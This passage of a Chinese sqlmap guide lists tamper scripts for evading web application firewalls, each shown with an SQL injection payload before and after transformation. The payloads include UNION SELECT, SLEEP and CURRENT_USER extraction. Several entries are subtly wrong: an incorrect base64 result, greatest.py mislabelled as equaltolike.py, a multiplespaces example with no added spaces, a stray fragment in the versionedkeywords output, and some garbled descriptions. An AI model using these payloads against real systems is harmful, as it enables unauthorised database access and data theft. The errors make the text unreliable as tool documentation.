--threads

指定线程数，默认为1，最大为10

--banner

查看数据库版本信息

自带绕WAF模块

自带的tamper模块在安装目录下的tamper下面，全部是py写的。

检测是否存在waf

```
# 新的版本已经废弃，老的版本可探测
sqlmap -u 网址 --identify-waf
```

常用脚本

用法：

```
sqlmap -u [url] --tamper [模块名]
```

apostrophemask.py

适用数据库：ALL
作用：将引号替换为utf-8，用于过滤单引号
使用脚本前：tamper("1 AND '1'='1")
使用脚本后：1 AND %EF%BC%871%EF%BC%87=%EF%BC%871

base64encode.py

适用数据库：ALL
作用：替换为base64编码
使用脚本前：tamper("1' AND SLEEP(5)#")
使用脚本后：MScgQU5EIFNMRUVQKDUPIW==

multiplespaces.py

适用数据库: ALL

作用: 围绕sql关键字添加多个空格

使用脚本前: `tamper('1 UNION SELECT foobar')`

使用脚本后: `1 UNION SELECT foobar`

space2plus.py

适用数据库: ALL

作用: 用加号替换空格

使用脚本前: `tamper('SELECT id FROM users')`

使用脚本后: `SELECT+id+FROM+users`

nonrecursivereplacement.py

适用数据库: ALL

作用: 作为双重查询语句, 用双重语句替代预定义的sql关键字 (适用于非常弱的自定义过滤器, 例如将 `select` 替换为空)

使用脚本前: `tamper('1 UNION SELECT 2--')`

使用脚本后: `1 UNIOUNIONN SELESELECTCT 2--`

space2randomblank.py

适用数据库: ALL

作用: 将空格替换为其他有效字符

使用脚本前: `tamper('SELECT id FROM users')`

使用脚本后: `SELECT%0Did%0DFROM%0Ausers`

unionalltounion.py

适用数据库: ALL

作用: 将 `union allselect` 替换为 `unionselect`

使用脚本前: `tamper('-1 UNION ALL SELECT')`

使用脚本后: `-1 UNION SELECT`

securesphere.py

适用数据库: ALL

作用: 追加特定的字符串

使用脚本前: `tamper('1 AND 1=1')`

使用脚本后: `1 AND 1=1 and '0having'='0having'`

space2dash.py

适用数据库: ALL

作用: 将空格替换为--, 并添加一个随机字符串和换行符

使用脚本前: `tamper('1 AND 9227=9227')`

使用脚本后: `1--nVNaVoPYeva%0AAND--ngNvzqu%0A9227=9227`

space2mssqlblank.py

适用数据库: Microsoft SQL Server

测试通过数据库: Microsoft SQL Server 2000、Microsoft SQL Server 2005

作用: 将空格随机替换为其他空格符号('%01', '%02', '%03', '%04', '%05', '%06', '%07', '%08', '%09', '%0B', '%0C', '%0D', '%0E', '%0F', '%0A')

使用脚本前: `tamper('SELECT id FROM users')`

使用脚本后: `SELECT%0Eid%0DFROM%07users`

between.py

测试通过数据库: Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

作用: 用NOT BETWEEN 0 AND #替换>

使用脚本前: `tamper('1 AND A > B--')`

使用脚本后: `1 AND A NOT BETWEEN 0 AND B--`

percentage.py

适用数据库: ASP

测试通过数据库: Microsoft SQL Server 2000, 2005、MySQL 5.1.56, 5.5.11、PostgreSQL 9.0

作用: 在每个字符前添加一个%

使用脚本前: `tamper('SELECT FIELD FROM TABLE')`

使用脚本后: `%S%E%L%E%C%T %F%I%E%L%D %F%R%O%M %T%A%B%L%E`

sp_password.py

适用数据库: MSSQL

作用: 从T-SQL日志的自动迷糊处理的有效载荷中追加sp_password

使用脚本前: `tamper('1 AND 9227=9227-- ')`

使用脚本后: `1 AND 9227=9227-- sp_password`

charencode.py

测试通过数据库: Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

作用: 对给定的payload全部字符使用url编码(不处理已经编码的字符)

使用脚本前: `tamper('SELECT FIELD FROM%20TABLE')`

使用脚本后: `%53%45%4C%45%43%54%20%46%49%45%4C%44%20%46%52%4F%4D%20%54%41%42%4C%45`

randomcase.py

测试通过数据库: Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

作用: 随机大小写

使用脚本前: `tamper('INSERT')`

使用脚本后: `INSeRt`

charunicodeencode.py

适用数据库: ASP、ASP.NET

测试通过数据库: Microsoft SQL Server 2000/2005、MySQL 5.1.56、PostgreSQL 9.0.3

作用: 适用字符串的unicode编码

使用脚本前: `tamper('SELECT FIELD%20FROM TABLE')`

使用脚本后:

`%u0053%u0045%u004C%u0045%u0043%u0054%u0020%u0046%u0049%u0045%u004C%u0044%u0020%u0046%u0052%u004F%u004D%u0020%u0054%u0041%u0042%u004C%u0045`

space2comment.py

测试通过数据库: Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0

作用: 将空格替换为/**/

使用脚本前: `tamper('SELECT id FROM users')`

使用脚本后: `SELECT/**/id/**/FROM/**/users`

equaltolike.py

测试通过数据库: Microsoft SQL Server 2005、MySQL 4, 5.0 and 5.5

作用: 将=替换为LIKE

使用脚本前: `tamper('SELECT * FROM users WHERE id=1')`

使用脚本后: `SELECT * FROM users WHERE id LIKE 1`

equaltolike.py

测试通过数据库: MySQL 4, 5.0 and 5.5、Oracle 10g、PostgreSQL 8.3, 8.4, 9.0
作用: 将>替换为GREATEST, 绕过对>的过滤
使用脚本前: `tamper('1 AND A > B')`
使用脚本后: `1 AND GREATEST(A,B+1)=A`

ifnull2ifisnull.py

适用数据库: MySQL、SQLite (possibly)、SAP MaxDB (possibly)
测试通过数据库: MySQL 5.0 and 5.5
作用: 将类似于IFNULL(A, B)替换为IF(ISNULL(A), B, A), 绕过对IFNULL的过滤
使用脚本前: `tamper('IFNULL(1, 2)')`
使用脚本后: `IF(ISNULL(1),2,1)`

modsecurityversioned.py

适用数据库: MySQL
测试通过数据库: MySQL 5.0
作用: 过滤空格, 使用mysql内联注释的方式进行注入
使用脚本前: `tamper('1 AND 2>1--')`
使用脚本后: `1 /*!30874AND 2>1*/--`

space2mysqlblank.py

适用数据库: MySQL
测试通过数据库: MySQL 5.1
作用: 将空格替换为其他空格符号('%09', '%0A', '%0C', '%0D', '%0B')
使用脚本前: `tamper('SELECT id FROM users')`
使用脚本后: `SELECT%0Bid%0DFROM%0Cusers`

modsecurityzeroverioned.py

适用数据库: MySQL
测试通过数据库: MySQL 5.0
作用: 使用内联注释方式 (/*!00000*/) 进行注入
使用脚本前: `tamper('1 AND 2>1--')`
使用脚本后: `1 /*!00000AND 2>1*/--`

space2mysqldash.py

适用数据库: MySQL、MSSQL

作用: 将空格替换为 -- , 并追随一个换行符

使用脚本前: `tamper('1 AND 9227=9227')`

使用脚本后: `1--%0AAND--%0A9227=9227`

bluecoat.py

适用数据库: Blue Coat SGOS

测试通过数据库: MySQL 5.1、SGOS

作用: 在sql语句之后用有效的随机空白字符替换空格符, 随后用LIKE替换=

使用脚本前: `tamper('SELECT id FROM users where id = 1')`

使用脚本后: `SELECT%09id FROM users where id LIKE 1`

versionedkeywords.py

适用数据库: MySQL

测试通过数据库: MySQL 4.0.18, 5.1.56, 5.5.11

作用: 注释绕过

使用脚本前: `tamper('1 UNION ALL SELECT NULL, NULL, CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32)),CHAR(58,100,114,117,58))#')`

使用脚本后: `1/*!UNION*//*!ALL*//*!SELECT*//*!NULL*/,*//*!NULL*/, CONCAT(CHAR(58,104,116,116,58),IFNULL(CAST(CURRENT_USER()/*!AS*//*!CHAR*/),CHAR(32)),CHAR(58,100,114,117,58))#`

halfversionedmorekeywords.py

适用数据库: MySQL < 5.1

测试通过数据库: MySQL 4.0.18/5.0.22

作用: 在每个关键字前添加mysql版本注释

使用脚本前: `tamper("value' UNION ALL SELECT CONCAT(CHAR(58,107,112,113,58),IFNULL(CAST(CURRENT_USER() AS CHAR),CHAR(32))),CHAR(58,97,110,121,58)), NULL, NULL# AND 'QDwa'='QDwa")`

使用脚本后:

`value'/*!0UNION/*!0ALL/*!0SELECT/*!0CONCAT(/*!0CHAR(58,107,112,113,58),/*!0IFNULL(CAST(/*!0CURRENT_USER()/*!0AS/*!0CHAR),/*!0CHAR(32)),/*!0CHAR(58,97,110,121,58)),/*!0NULL,/*!0NULL#/*!0AND 'QDwa'='QDwa`

space2morehash.py

适用数据库: MySQL >= 5.1.13

测试通过数据库: MySQL 5.1.41

作用: 将空格替换为#, 并添加一个随机字符串和换行符

使用脚本前: `tamper('1 AND 9227=9227')`

使用脚本后: `1%23ngNvzqu%0AAND%23nVNaVoPYeva%0A%23lujyFwfv%0A9227=9227`

apostrophencode.py

适用数据库: ALL

作用: 用非法双字节Unicode字符替换单引号

使用脚本前: `tamper("1 AND '1'='1")`

使用脚本后: `1 AND %00%271%00%27=%00%271`

appendnullbyte.py

适用数据库: ALL

作用: 在有效载荷的结束位置加载null字节字符编码

使用脚本前: `tamper('1 AND 1=1')`

使用脚本后: `1 AND 1=1%00`

chardoubleencode.py

适用数据库: ALL

作用: 对给定的payload全部字符使用双重url编码 (不处理已经编码的字符)

使用脚本前: `tamper('SELECT FIELD FROM%20TABLE')`

使用脚本后:

`%2553%2545%254C%2545%2543%2554%2520%2546%2549%2545%254C%2544%2520%2546%2552%254F%254D%2520%2554%2541%2542%254C%2545`

unmagicquotes.py

适用数据库: ALL

作用: 用一个多字节组合**%bf%27**和末尾通用注释一起替换空格

使用脚本前: `tamper("1' AND 1=1")`

使用脚本后: `1%bf%27 AND 1=1--`

randomcomments.py

适用数据库: ALL

作用: 用注释符分割sql关键字

使用脚本前: `tamper('INSERT')`

使用脚本后: `I/**/N/**/SERT`